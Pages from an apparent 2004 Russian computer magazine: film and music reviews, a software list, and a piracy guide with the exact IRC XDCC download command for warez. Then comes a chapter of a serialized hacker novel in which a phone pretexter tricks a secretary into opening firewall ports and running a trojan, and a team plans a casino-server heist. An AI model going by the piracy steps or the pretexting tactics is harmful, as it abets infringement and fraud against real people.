Мировая премьера: 26.03.04
Премьера в RU: 14.05.04
В ролях: Том Хэнкс/Ирма П. Холл/Марлон Уэйэнс/Райан Херст
Режиссер: Братья Коэн



Доллар падает, нынешний экономический взлет обещает обернуться кризисом. Кризис американского кино – повальное увлечение ремейками («Оптом дешевле», «Ограбление по-итальянски», «Большая кража»). Ремейки, в основной своей массе, получаются слабенькие. Однако братьям Коэн, авторам легендарного поколенческого «Большой Лебовски», предписано работать вне правил. Сейчас они переснимают одноименный фильм («Убийцы леди» в советском прокате) 1955 года. Это одна из лучших английских комедий всех времен. В ремейке же Том Хэнкс играет роль грабителя, шифрующегося под профессора музыки. Хэнкс снимает комнату у богобоязненной бабаки, которая в перспективе становится помехой для исполнения миссии бандоса – ограбления казино. К Хэнксу вписываются подельники, с ними он начинает ведение подкопа расположенного поблизости казино. Как и в оригинале, целью режиссера(ов) было показать, как смачно сосанут отчаянные парни, будучи раздавленными злобной бабусей. Снято неплохо, и это могло выбить все 8-9 очков, если бы Ladykillers стал чистым оригиналом. Жаль, что пока не был зарелизен OST к фильму, там просто зашибенный черный «церковный» блюз!

DVD-RIPS

Тебе не надоело покупать у пиратов DVD, качество которых ниже, чем при прокрутке заезженной кассеты на «Электронике»? Меня это тоже добило, и я стал покупать диски лишь тогда, когда в Америке выходит официальный DVD с фильмом. Только тогда это будет настоящий ДВД со всеми дополнительными темами, вроде биографий актеров, трейлеров и кадров со съемочной площадки. После официального выхода можно будет найти и 100% чистые DVD-rips в Сети по нужному фильмаку. Итак, наиболее значимые релизы ближайшего будущего.

«Покемон: Ирачи, исполнитель желаний» (Pokemon: Jirachi Wish Maker)
Дата релиза: 01.06.04

«Добро пожаловать в Музпорт» (Welcome to Mooseport)
Дата релиза: 25.05.04
В ролях: Джин Хэкман/Рэй Романо/Кристин Барански/Марсия Гэй Харден
Режиссер: Дональд Петри

«Час расплаты» (Paycheck)
Дата релиза: 01.06.04
В ролях: Бен Аффлек/Ума Турман/Аарон Экхарт
Режиссер: Джон Ву

«Чудо» (Miracle)
Дата релиза: 18.05.04
В ролях: Курт Рассел/Патрисиа Кларксон
Режиссер: Гэвин О'Коннор

«Мастер и Маргарита» (переиздание 1972)
Дата релиза: 25.05.04
В ролях: Мимси Фармер/Юго Тогнацци
Режиссер: Александр Петрович

«Спартанец» (Spartan)
Дата релиза: 15.06.04
В ролях: Вэл Килмер/Дерек Люк/Уильям Мейси/Кристен Белл
Режиссер: Дэвид Мамет

«Монстр» (Monster)
Дата релиза: 01.06.04
В ролях: Шарлиз Терон/Кристина Риччи
Режиссер: Пэтти Дженкинс


АУДИО WAREZ-КА

ZERO 7 «WHEN IT FALLS»



Я регулярно хожу в один вегетарианский кабак. В обеденное время DJ отдыхает, так что вместо «живой» музыки ставят играть разные chillout компакты. Компакты обновляются редко, за неделю успеваешь ознакомиться со всем репертуаром. Новый релиз спас меня от засора мозгов на пару дней. Сразу после его выхода записал рестораторам болванку. Музыка приводит к правильному вращению челюстей. Здесь еще больше вокала, что способствует пищеварению. «When it Falls» помогает закрыть вопрос о плагиате на Air. Музыка становится все более и более самостийной. Электроника занимает все аспекты нашего существования, но рассматриваемый диск делает несколько шагов в обратном направлении. Живого звучания больше, чем на прежнем альбоме «Simple Sings». Гениальность диска можно разглядеть лишь под микроскопом.

GROOVE ARMADA «DOIN' IT AFTER DARK»



SOFT WAREZ

Несколько заметных релизов и бета-версий, которые можно найти на **fileforum.betanews.com**. В скобках дан рейтинг софта от юзеров:

Codec Pack All in 1 6.0.0.7 (3.1/5)

GNOME 2.6 (4.9/5)

Tiny Personal Firewall 5.5.1324 (3.9/5)

Winamp5 Lite/Full 5.03a (4.5-4.6/5)

OpenOffice.org for Windows/Linux 1.1.2RC (4.5-4.4/5)

Fedora Linux Core 2 Test 2 (3.9/5)

Easy CD-DA Extractor 7.0.4 (4.0/5)

CuteFTP/CuteFTP Pro 6.0 (3.7-3.5/5)

BestCrypt 7.10.1 (4.0/5)

GetRight 5.1 (4.0/5)

CommView 4.2 (4.3/5)

Windows XP Service Pack 2 (SP-2) Technical Preview (4.0/5)

Anonymity 4 Proxy 2.80 (3.6/5)

Nero Burning Rom 6.3.1.6 (4.6/5)

Vypress Chat 1.9.3 (3.1/5)


ACDSee 6.0.3 (2.9/5)

«Армада» - феномен британской танц-сцены. В студии они работают классически-качественно, с упорством английского производителя отличных ботинок, не поменявших за 100 лет дизайна. Однако они активно продвигают и самые тенденциозные мутки. Не боятся работать с 80's звуком, желанность которого пока еще не нагнана работниками сцены. За Groove Armada есть лишь один косяк, они – перфекционисты. Продюсируют поднимающихся авторов, компилируют и издают успешные сборники («Another Late Night», «Back To Mine»), сшибают высочайшие продажи собственных CD. В своем желании сделать всех и вся, они иногда спотыкаются: однажды был на их живом сете, у ребят получалось далеко не все из задуманного... «Луча» в развернутом «темном царстве», увы, не просматривается. Это не уникальность, просто новая подборка ремиксов. Итог. Не лучший материал для знакомства с группой, а лишь разумное средство для развития музыкальных отношений с ними. К прослушке настоятельно рекомендуется ремикс на Superstylin' группы от Gabriel Dresden, чей альбом, пожалуй, является самым ожидаемым в моем wish list'е :).

ANALOG PUSSY «TRANCE N ROLL»

Судьба большинства Psy-творцов – ярко выхлопнуть, а потом уйти в подполье. Или остаться на плаву, с каждым релизом больше и больше приближаясь к сулящей барыши POPе. Analog Pussy идет третьим путем. После долговременных исследований, почти 3 лет молчания и редких синглов, AP появляется на сцене с дикой комбинацией rock+psy. В итоге получаем love! Музыка, пошло выражаясь, НОВОГО МИЛЛЕНИУМА! Теперь только trance'n'roll несет sex, без drugs! Я подогрел диск соседу, и он, вместо игр с «волшебной бутылкой» бульбы и «растениями силы», прокатился дважды 20 станций метро без остановки! Конечно же, уши его не покидали Analog Pussy. Главный трек альбома – самый лучший, и, если ты ограничен в трафике, достаточно сдуть одноименный EP, содержащий в себе все нужное. Варезники не очень чешутся со своевременным распространением psy, так что если терпеть и искать невмоготу, можно послушать достойного качества демки на www.analog-pussy.com. Остальное в альбоме также прогрессивно. После прослушки ты легко будешь носить металлическую косуху и флуроодежды трансера одновременно. Никто смеяться не будет - музыка и твое лицо поменяет, случится полный Trance'n'Roll! Впечатление портит лишь знание раннего Psy, услышанного 7-8 лет назад в «Галактике» и «Акватории». Если убрать гитарные запилы, материал будет повторять именно те психоделические истоки. Повторение – мать учения, но psy – музыка прекрасных неучей и раздолбаев!

HED KANDI «DISCO KANDI 01.04»



В детстве я был влюблен в мультипликационную Русалочку Диснея. Сейчас же признаюсь в чувстве к рисованным дамам, героиням Hed Kandi. Они такие роскошные, дорогие и влекущие! Большинство звуковых релизов лейбла, увы, столь глубоких чувств не вызывают. Однако «01.04» – очень неплох. Это первый случай за последнее время, когда свежайшее издание является оптимальным выбором для знакомства с целой серией. Здесь находят общежитие acid-jazz, deep house, американский garage, а funky house ставится за главного. Hed Kandi видит своим главным потребителем любителя красоты и роскоши, который хочет вкушать только тенденциозный свежак!

Для потребителя, путем алхимических задвигов, диск несет топовую клубную струю – диско и соула 70-х годов! Образы барышень Hed Kandi не хуже передают ощущения fast love'а. После первого свидания ты никогда впредь не увидишь своего сиюминутного партнера. Так и диск теряет смысл после десятка прослушек и выхода новой серии «02.04». Тогда ты просто потеряешь его или отдашь в безвозмездное пользование младшему брату.

ГДЕ СЛИВАТЬ СВЕЖАК?

Весь предложенный варез находится на IRC и размещен на XDCC-ботах. Для поиска материала используются поисковики вроде **www.xdccspy.com** и **www.packetnews.com**. Там можно найти адрес IRC-сети варезников и имя их канала. Для получения желанного пака (обычно это архив с искомым материалом) набивается команда /ctcp ник_бота xdcc send #номер_пака. Есть и юродивые боты, отвечающие только на /msg вместо /ctcp. Большая часть вареза доступна в паках различного размера: можно выбрать наилучшее качество или сэкономить трафик.



■ mindw0rk (mindw0rk@gameland.ru)



ЧАСТЬ 4

Компания «Астра»

День

Людочка с нетерпением ждала, когда стрелка часов дойдет до 5 и можно будет с чистой совестью отправиться домой. Принять горячую ванну, приготовить жареную рыбу в майонезе с грибами и дождаться, когда придет Эдик. Сегодня у них обязательно произойдет ЭТО, она знала наверняка. По крайней мере, она приложит все усилия, чтобы Эдик остался у нее ночевать. Сейчас она сидела за столом рядом с кабинетом отсутствующего шефа, смотрела на остывающий кофе и скучала. За этим занятием ее застал телефонный звонок.

– Личный кабинет Лисицкого, слушаю Вас, – ответила Люда стандартной фразой.

– Здравствуйте, переключите, пожалуйста, на шефа, – в трубке раздался приятный бархатистый мужской голос.

– Сергей Владимирович ухал на встречу. Что ему передать, когда он вернется?

– Это специалист из компании ITSEC Олег Антонов. Ваш босс обращался к нам на предмет тестирования компьютерной сети. Мы обнаружили в вашей системе троянскую программу. Мне срочно нужно поговорить об этом с вашим начальником, – голос мужчины звучал встревоженно.

– Сергей Владимирович вернется через два часа. Попробуйте связаться с ним попозже.

– В таких вопросах медлить нельзя. Программа перехватывает переписку, и злоумышленник может в любой момент завладеть внутренней информацией.

Люда, хоть и умела довольно быстро печатать в ворде и составлять экселевские таблицы, в компьютерах мало что понимала. Поэтому звонок сотрудника ITSEC поставил ее в тупик. Можно было позвонить на мобильный шефа, но тот строго-настрого запретил его беспокоить во время важных переговоров.

– А почему бы Вам не связаться с нашим системным оператором? Он, вроде, должен отвечать за это?

– Это тот парень с писклявым голосом, которого зовут Руслан?

Люда редко сталкивалась со своим коллегой, все время копошащимся в компьютерах. Руслан казался ей ужасным занудой, к тому же она ненавидела мужиков, которые ходят в мятых рубашках. А сисадмин был как раз таким. Вдобавок, вел он себя по-хамски.

– Именно! – удовлетворенно хмыкнула Люда.

– Я уже имел несчастье с ним побеседовать. И знаете что? Он послал меня на три буквы. Этот парень уверен, что система фирмы чиста.

– На него это похоже.

Телефонный собеседник сменил тон и доброжелательно поинтересовался:

– А Вы, наверное, Людмила Белова?

– Да, откуда Вы знаете?

– Сергей Владимирович мне сказал, что в его отсутствие можно обращаться к Вам. Вы разбираетесь в компьютерах?

– Ну, немного.

– В последний раз, когда я это слышал, я общался с матерым хакером, – компанейским тоном заметил Олег.

Люда представила себя матерым хакером и засмеялась. Напряжение спало, и она весело ответила:

– Боюсь, я всего лишь обычный секретарь.

– Думаю, обычный секретарь Людмила тоже не лишена талантов. Мне нужно избавить вашу систему от этой заразы, и я рассчитываю на Вашу помощь.

– Да, но как я...

– Не беспокойтесь. Все, что Вам нужно, это следовать моим инструкциям. Взломщик пока не успел ничего украсть, нам нужно его опередить.

– Хорошо. Что мне делать? – девушка была заинтригована появившимся внезапно приключением и с удовольствием согласилась помочь нанятому шефом специалисту.
– Какая операционная система установлена на Вашем компьютере?
– Виндоуз икспи, – не задумываясь, ответила Люда.
– Посмотрите в правом нижнем углу, есть там синий кружочек со знаком вопроса посередине?
– Да-да, есть такой.
– Клацните на нем два раза мышкой.
– Ой, а ничего не будет?
– Все будет в порядке. Нажимайте.
– Есть. Окошко появилось.
– Умница! – похвалил мужчина и стал объяснять, как открыть в Outpost'е нужные порты. Когда дело было сделано, Олег еще раз похвалил секретаршу и сказал:
– Ну, теперь осталось запустить мою лечебную программку, и больше никакая зараза не пройдет. У Вас на компьютере есть доступ в интернет?
– Конечно. И очень быстрый.
– Отлично, скажите мне свой адрес, я сейчас пришлю вакцину.
– Людочка двадцать два собака мейл точка ру.
– Принимайте. Нужно просто открыть вложенное письмо.
– Есть! – сообщила девушка. – Тут написано: «Лекарство успешно установлено».
– Вот видите, теперь все в полном порядке. Что бы я без Вас делал? Кстати, если Вы оставите мне свой телефон, мы с Вами сможем как-нибудь пообедать в уютной кафешке.
– Это и есть мой телефон.
– Ах да, – засмеялся мужчина. – Ну ладно, до встречи.
– До свидания.
Люда повесила трубку и улыбнулась. Какой приятный молодой человек. Надо будет с ним встретиться, если он перезвонит. Пусть будет про запас, если с Эдиком не склеится.
Девушка открыла сумочку, достала косметичку и стала наводить на своем смазливом личике марафет. От этого дела ее изредка отрывали звонки людей, ищущих Лисицкого. Но через час раздался звонок, которого она совсем не ожидала.
– Здравствуйте, это Руслан из техотдела. Зачем Вы открыли эти порты?
– Что?
– На Вашем компьютере открыты неавторизированные порты. Зачем Вы их открыли?
– Э-э... понимаете, звонил специалист из ITSEC, сказал, что в системе какой-то вирус.
– Какой к черту специалист? Что Вы несете?
– Во-первых, не разговаривайте со мной в таком тоне. Во-вторых, он сказал, что Вы не уследили и допустили хакеров в наши компьютеры. Но он дал лекарство, и теперь все в порядке.
– Он присылал какие-то файлы? – быстро спросил Руслан.
– Да. Я же говорю, он дал лекарство.
В телефоне раздались короткие гудки.
– Гребаная курица! – выругался сисадмин, отключил ее комп от сети и стал изучать логи. Все верно, это дуреха запустила тулзу для перехвата и редиректа почтового трафика. К счастью, за прошедшее время «специалисту» удалось собрать небогатый урожай, но среди прочего мусора в списке слитых документов оказался запароленный архив !!!.rar. Руслан знал, что восклицательными знаками шеф называл те документы, которые были для него очень важны. От этой дурной привычки следовало избавиться, но на предупреждения Руслана шеф реагировал вяло. И вот, пожалуйста.
Сергей Владимирович Лисицкий вернулся на фирму в полпятого. Оказалось, что ни в какой ITSEC он не обращался. В архиве !!!.rar хранились отчеты по работе фирмы за последние 5 лет. Конечно, файл был запаролен, но пароль «coca-cola» вряд ли мог надежно защитить контент.
Кто проник в систему и с какой целью, узнать так и не удалось.

Пейзи

– Алексей! Рад тебя видеть, друг мой, – на ломаном русском поприветствовал дядю Лешу американец. Мужчины обнялись. – Как вы добрались? Проблем не было?
– На таможне докопались до нашего оборудования, но у меня на руках были все необходимые бумаги. Познакомься. Это те ребята, о которых я тебе говорил.
Дядя Леша поочередно представил мистеру Гейлу свою команду. Стенли Гейл подходил, пожимал руку и повторял: «Очень рад».
Вы можете разместиться у меня в комнатах для гостей, Анна все подготовила. Наверняка вы проголодались с дороги? Анна, – обратился Стенли к полной женщине, – накрывай на стол.
За обедом они общались на отвлеченные темы. Хозяин не расспрашивал гостей ни о чем. Очевидно, дядя Леша уже успел изложить свою версию. Стенли Гейл рассказывал, какие злачные места им стоит обязательно посетить (Golden Play был назван одним из первых), а от каких стоит держаться в стороне.
– Я слышала, большинством игорных домов в Вегасе заведует некий Луи Ингреф? – поинтересовалась Ксайла.
– Практически всеми. Да и оставшиеся, я думаю, приберет к рукам.
– Как Вы думаете, как это повлияет на игорный бизнес?
– Для рядовых посетителей вряд ли что-то изменится. А вот состояние Ингрефа приумножится на порядок. Думаю, очень скоро он обгонит Билла Гейтса.
Марина задумчиво ковыряла вилкой бифштекс. 10 дней назад она и представить не могла, что отправится куда-то в США, принимать участие в ограблении века. Да и в команде она никогда не работала, зная, что доверять можно только себе. Наверное, в ее жизни просто стало мало экшена.
Дом, в котором им предстояло жить, представлял собой просторную виллу, окруженную пальмами. Когда-то она принадлежала рок-певцу, но после его смерти перешла во владение Стенли. Хозяин работал частным адвокатом, и, судя по всему, богатых клиентов у него было в избытке. На ближайшие пять дней Стенли собирался в Нью-Йорк, так что хакеры могли не переживать, что им кто-то помешает.
– Скажите, а где Вы так хорошо выучили русский? – спросила Макендра.
– Вы мне льстите, милочка, – с акцентом ответил Гейл. – На самом деле, не так уж хорошо. Но общий смысл улавливаю. В моем университете преподавал русский профессор лингвистики. Мне удалось с ним сдружиться, он и поднатаскал меня в языках.
После обеда все немного отдохнули и пошли гулять по городу. На этот раз энтузиазм высказал даже Пейзи. Марина уже давно присматривалась к этому парню, даже спустя неделю державшемуся особняком. У него был наблюдательный взгляд, и ему все время требовалось чем-то заниматься. Ковыряться в электронике или работать за компом, изучать тех. документацию или играться с новыми девайсами. Это поглощало его целиком, он мог работать и не слышать ничего вокруг.



Лейзи вырос без родителей в доме своей бабушки. Жилось ему там несладко – соседские ребята постоянно поддевали из-за излишней полноты, а девочки даже смотреть на него не хотели. Поэтому еще в раннем возрасте он замкнулся в себе и близких отношений ни с кем не поддерживал. Зато серьезно увлекся электроникой. Рядом с домом был технический кружок, и Лейзи стал там постоянным гостем. Через год он уже вовсю помогал своему преподавателю паять схемы и собирать разные устройства. Однажды, когда Лейзи и Петр Леонидович остались одни, 40-летний гуру продемонстрировал, как можно с помощью модернизированного аппарата обдурить российские АТС. 15-летнего Лейзи это поразило, и он окунулся в более подробное изучение вопроса. Познания преподавателя ограничивались телефонной халявой, или он просто не хотел раскрывать свои секреты. Поэтому парню пришлось искать инфу самостоятельно и много экспериментировать. Научившись, помимо межгорода, бесплатно пользоваться таксофонами и метро, он стал учить этому других. Не за бесплатно, конечно. Сначала других ребят в своей школе, потом людей со стороны. Подкопив денег, Лейзи съехал из каморки бабули в просторную однокомнатную квартиру в хорошем районе Москвы, забросил учебу, купил комп и стал сутками изучать специализированные сайты в Сети. Он мечтал работать в каком-то правительственном агентстве, иметь доступ к супернавороченному оборудованию и любой информации. Но был уверен, что дорога в спецагенты ему заказана. А раз нельзя работать на правительство, почему бы не работать на себя?
Лейзи взял странный для себя ник. На самом деле, он был совсем не ленив, только со стороны казался неуклюжим увальнем. Но, по его мнению, если люди будут его недооценивать – для него же лучше.
Постепенно квартира превратилась в склад разнообразных железок. Тут были жучки всех форм и размеров, сканеры, дешифровщики, телефонные приблуды и многое, многое другое. Периодически Лейзи развлекал себя наблюдением за случайно выбранной жертвой. Ставил телефон на прослушивание, устанавливал миниатюрные видеокамеры внутри, юзал трояны. А когда считал, что знает уже все, просто звонил этому человеку и сообщал самые пикантные подробности. Одним из последних был милиционер-педофил, который на работе считался образцом для подражания, а по вечерам наведывался в подпольный публичный дом «Лидия» и снимал 14-летних девочек. После звонка Лейзи мент запаниковал, предлагал любые деньги за молчание. Но Лейзи не собирался шантажировать педофила. Ему просто доставлял удовольствие процесс. И сообщение по телефону было последней точкой, после чего он оставлял человека в покое.

Лас-Вегас

В качестве гида выступил дядя Леша. Он уже бывал в этом городе и неплохо ориентировался на местности. Команда посетила практически все основные достопримечательности: Римские сады, торговый квартал, в центре которого находится скульптура Давида, движущийся тротуар «Римской улицы», проезжая по которому, хакеры увидели воссозданный проекторами Древний Рим, известную «Ладью Клеопатры» – танцевальную площадку, где официанты ходят в доспехах римских легионеров, отель «Luxor» в форме египетской пирамиды со сфинксом у входа и отель «Bellagio» на берегу озера – один из самых шикарных в мире. Под конец дядя Леша привел всех

в парк аттракционов. Хакеры с удовольствием вспомнили детство и прокатились на крышесрывающих каруселях. Леон, Макендра и Шейдер полетали на американских горках, Негро и Ксайла несколько раз повертелись на орбите, вращающейся по всем осям, Мемо с Айрексом подуэлились на автотреке, а Лейзи подурачился на батуте.
Наблюдая, как толстяк подлетает в воздух, Леон не мог сдержаться и захохотал.
– Во дает! Оленька, а тебе слабо так?
– Да нет. Но мне бы хотелось сначала посмотреть на тебя.
– Да не фиг делать, – с этими словами Леон разбежался и со всего размаху запрыгнул на большую резиновую платформу.
С криком «Банзай!» за ним дернули остальные.
Хакеры пробыли в парке до вечера, а когда стало темнеть, все вместе направились в казино Golden Play. Сооружение можно было увидеть издалека. Построенное в виде полусферы, оно горело всеми цветами радуги и привлекало посетителей красочными афишами.
– Ну что ж, друзья. У вас есть немного денег, можете их проиграть. Только не забывайте, зачем мы здесь. Осмотритесь, не привлекая внимания.
– Вообще, я бы хотел глянуть на Л-Центр, – заметил Лейзи.
– Займи себя пока в казино. Позже все увидишь. Заходить будем по очереди, чтобы не светиться. Я пойду первым, вы по одному за мной, – сказав это, дядя Леша направился ко входу. У дверей стояли два швейцара, которые вежливо приветствовали клиентов, помогали раздеться и показывали, где поменять наличку на жетоны. Никто из хакеров не видел столь огромного игорного помещения. В проходе длинными рядами стояли автоматы, несколько залов, отделенных друг от друга, вмещали сотни игровых столов. Мягкий свет поступал откуда-то снизу. Кругом были люди, охрана, в воздухе витал дух азарта.
Хакеры рассредоточились по залам. Каждый занял столик или автомат. В игру не вступала только Ксайла. Марина не любила азартные игры, ей интереснее было понаблюдать за играющими со стороны. Когда-то она общалась с одним профессиональным игроком в покер, и он объяснил, что у лоха все написано на лице. Он может пытаться надурить, может постоянно юлить и играть мимикой, но профессионал быстро определит, блефует тот или нет. Девушка внимательно наблюдала за лысым мужчиной в костюме. Левое веко его чуть заметно подрагивало, и он постоянно облизывал сухие губы. Сразу понятно, проигрался в пух и прах, давно пора уйти, но крючок азарта так просто не отпустит.
Рядом несколько человек играли в рулетку. За столом сидела женщина, вся в украшениях, а по правую руку от нее – очевидно, муж. Слева еще пара человек – усатый джентльмен и плотный ковбой.
– Делайте ставки, господа! – произнес крупье, ловко поставил фишки и запустил рулетку.
Сыграла ставка ковбоя, который засиял от радости. Уже через пять минут эти деньги вернулись казино.
Марина отошла от стола и стала искать глазами Максима. Он оказался в соседнем зале, пробовал свои силы в блэк-джек.
– Ты никогда мне не говорил, что играешь в карты. – Ксайла встала рядом.
– А я и не играю. Я учусь, – улыбнулся Негро и, обратившись к крупье, сказал «пас».
– Сколько уже проиграл?
– Около 240 баксов.
– Пожалуй, я составлю тебе компанию.
Марина вступила в игру и, к удивлению Макса, за 10 минут пополнила запас своих фишек на 150 долларов.
– Тебе везет больше чем мне.
– На самом деле, никакого везения. Один мой знакомый объяснил пару карточных принципов. Стараюсь следовать им.
В другой части зала, сидя за игровым автоматом, своим принципам следовал Лейзи. Он как-то читал, как люди дурят казино. Конечно, у авторов таких статей амбиций было поменьше, чем у дяди Леши, но кое-какие деньги таким образом заработать реально. Лейзи помнил, что существовала какая-то последовательность выпадения бонусов, но учения игровых аферистов выветрились из памяти, и теперь, нажимая на кнопки, он мучительно пытался вспомнить. Отвлекал сидящий рядом амбал, который все время возмущался своими неудачами, а когда Лейзи случайно остановил на нем взгляд, набросился на фрикера: «What the fuck are you looking at, fat pig?» «Раша. Дунт андурстенд», – пробурчал Лейзи, хотя, конечно, лукавил.
Макендра тоже играла на автоматах, больше для виду. На самом деле, она незаметно наблюдала за камерами и подмечала невидимые простому глазу детали. Расположение камер оказалось очень неудобным – они пересекались друг с другом, все было на виду. Существовал только один способ, которым можно было заменить картинку. Что ж, придется попробовать. Хотя она не представляла, как сможет пронести в казино необходимый инструмент.
В полночь, когда Айрекс и Лейзи просадили уже не меньше штуки, появился дядя Леша и сообщил, что пора идти.
– Что, едем баиньки?
– Да, только заскочим в одно место...

Л-Центр

На стоянке у казино их ждал небольшой фургон. Дядя Леша сел за руль. Рядом примостился Айрекс, остальные сели назад. Доехав до угла центральной улицы, дядя Леша выключил фонари и остановился в одном из немногих темных углов.
– Видите вон то высокое строение? Это и есть наш бастион Л-Центр.
– Надо поближе подъехать, – попросил Негро.
– Лучше не будем рисковать. Сзади в ящике есть несколько биноклей, можете ими воспользоваться.
Макс пошарил рукой по днищу фургона и достал металлический ящик, в котором оказались три мощных армейских бинокля.
– Охрана караулит круглосуточно. Серверная находится на втором этаже, третье окно справа. Видите, там тусклый свет?
– Скажите, а если что-то все-таки пойдет не так? Вы предусмотрели такое развитие событий?
– Тогда, ребятки, да поможет нам Бог. Не хочется думать, что кто-то способен заложить остальных. Но, по крайней мере, у всех вас есть по 100 тысяч, которые я обещал. Реквизиты банковских счетов вы получите перед началом операции. Эти деньги в случае чего помогут вам перебраться в другую страну и какое-то время безбедно жить. Но давайте, все-таки, не будем забивать голову пессимизмом и сосредоточимся на нашей задаче.
– Нам с Лейзом нужно будет находиться поблизости от здания. Я смотрю, тут не так много места для засад.
– Неужели вы подумали, что вам придется прятаться в кустах? Мой человек завтра снимет для вас номер в отеле Лас-Вегас Плаза с видом на Л-Центр. Будете работать там. Оля, ты придумала, как обмануть камеры?
– Да. Проблематично, конечно, но возможно.

Инструменты, по крайней мере, есть.
– Хорошо. Завтра должны будут подъехать отпечатки и маска. Посмотрим, Негро, насколько тебя удастся преобразить.
– Дядя, а почему бы нам не пробраться туда ночью? Ведь охранников в это время минимум, – спросил Леон.
– Нам нужно все сделать как можно более естественно. Если станет известно, что к серверу пробрались чужаки, выигрыш тут же аннулируют, а тех, кто к нему причастен, отправят сам знаешь куда.
– Ну ладно. Просто привык работать ночью, – Леон обезоруживающе улыбнулся Оле. Та в ответ скорчила рожицу.
– Давайте уже возвращаться. Я хочу спать! – недовольно пробурчал Лейзи.
– Ладно, хватит с вас на сегодня впечатлений, – дядя Леша завел фургон, и машина тронулась в сторону виллы.

Марина

Негро сидел в шезлонге и читал с ноута накопившуюся почту. Многие друзья, оставшиеся в России, переживали по поводу его внезапного исчезновения. Объявилась старая подружка, которая почему-то решила связаться с ним по емейлу. Security-рассылки он сразу отправил в TEMP. Читать их сейчас совершенно не хотелось. Может, через пару дней он уже будет в тюрьме...
Негро попытался отогнать мрачные мысли. Недалеко от него загорали остальные члены команды.
– Да оторвись ты от своего ящика! – обратился к Максу Леон. – Давай лучше поиграем в армрестлинг.
– Да не, спасибо.
Открылись ворота, во двор въехала машина. Вернулась Ксайла.
– Ну что? – спросил Макс, когда она приблизилась.
– Все ок. Завтра в 9 вечера у меня с ним свидание в баре «Лайфсет».
– Как тебе это удалось? – поразился Леон.
– Секрет фирмы. Хотя... никакого секрета тут нет. Судя по тому, как он на меня смотрел в отеле, женщины у него не было недели две. Думаю, особых проблем с ним не будет.
– Как ты ему представилась?
– Туристка из России. Любительница мужчин и острых ощущений. Думаю, ему это понравилось.
– Еще бы. Знаешь, я ему даже немножко завидую, – Леон засмеялся, но увидев взгляд Оли, выразительно закашлял.
Дядя Леша подготовил все для безопасного выезда из страны. Но кто знал, как все сложится? Все нервничали, только Леон и Макендра, которым не раз приходилось участвовать в подобных авантюрах, сохраняли спокойствие. Прошлую ночь они провели вместе. К тому, в общем-то, все и шло. Но даже после близости сладкая парочка не переставала поддевать друг друга.
Все это время Макс и Марина вели себя как хорошие знакомые. Как будто ничего и не было год назад. Как будто они всегда были просто друзьями. Макс чувствовал, что нужно что-то делать, но что – не знал.
– Пошли прогуляемся? – внезапно предложила Ксайла.
– Идем.
Они вышли за ворота и пошли по оживленным улочкам Лас-Вегаса.
– Как ты собираешься узнать у него пароль?
– Понятия не имею. Буду действовать по ситуации. В


крайнем случае, приставлю нож к горлу и потребую назвать.
– Не боишься, что он сразу приставать полезет?
– А он и так полезет. Но ты ведь знаешь, я девочка приличная, – улыбнулась Марина. – И умею за себя постоять.
– Да уж.
По пути они зашли в уютную кафешку и заказали кофе.
Максим получал удовольствие от общения с ней. Всегда. И теперь они сидели за столиком, шутили, вспоминали былое. Марина в своей футболке с логотипом FreeBSD и белых джинсах выглядела великолепно.
С того времени, как он ее увидел в московском особняке дяди Леши, ему нестерпимо хотелось спросить, что произошло год назад, через неделю после их отдыха в Лесничестве. Но теперь подумал, какая к черту разница? В конце концов, если она ушла, значит, на то были причины. И если сейчас сидит с ним, значит, он по-прежнему ей интересен. Макс посмотрел в глаза Ксайлы и взял ее руку в свою.

Начало

– Не дергайтесь, пожалуйста! – сердито скомандовала гримерша. Она уже полчаса возилась с лицом Негро и этой маской. Рядом сидел дядя Леша и неотрывно за ними наблюдал.
– Скажите, Вы никого получше для этой работы не могли найти? Я компьютерщик, а не актер, – устало спросил старика Макс.
– Тебе не нужно быть актером. Именно потому, что ты гениальный компьютерщик, я тебя и пригласил.
– Для того чтобы запустить программу на сервере, нужно быть гениальным компьютерщиком?
– Ох, Максим. Не думай, что все будет так просто. Не стоит недооценивать Квеста.
– По правде сказать, этот парень был моим кумиром.
– Серьезно?
– Я узнал о нем, когда мне было 16 лет. Он взломал систему HORI – одну из самых известных security-фирм. Те ребята много понтовались, что они лучшие и их никто не взломает. Квест проделал это всего за 3 часа.
– Я слышал, что HORI была взломана, об этом писали в новостях. Но вроде нигде не говорилось, кто это сделал.
– Мне сказал об этом приятель Quest'a.
– Он никому не доверяет. Откуда у него приятели?
– Иметь приятелей – не значит им доверять. Существуют еще чисто деловые отношения.
– Готово, мистер Негро! – Памела отошла на метр, оценивающе взглянула на свою работу и удовлетворенно хмыкнула. – Мама родная не узнает.
– Действительно, очень похож, – одобрил дядя Леша.
Гримерша поднесла к лицу Макса зеркало. В нем отразился совсем другой человек.
– Вот его фотка, сравни.
– Действительно, не отличить. И что, так можно маску кого угодно нацепить?
– Ну, не совсем. Все-таки физиология играет большую роль. Рост, объемы, характер – это не скрыть за маской.
– Жаль. А то можно было бы стать каким-нибудь президентом или известным бизнесменом, наворотить дел.
– Были и такие случаи.
– Что, Путина кто-то подменял? – ухмыльнулся Негро.
– Не Путина. Но тоже известного обеспеченного человека.
– А что случилось?
– Двойнику хватило одного рабочего дня, чтобы обанкротить крупную компанию. Подписать несколько документов, отдать несколько приказов... Люди, конечно, удивлялись, но они ведь думали, что перед ними шеф, волей-неволей приходилось исполнять.
Дядя Леша открыл сумку и достал аппаратный синтезатор голоса.
– Как это работает? – поинтересовался Макс, вертя в руках миниатюрный прибор.
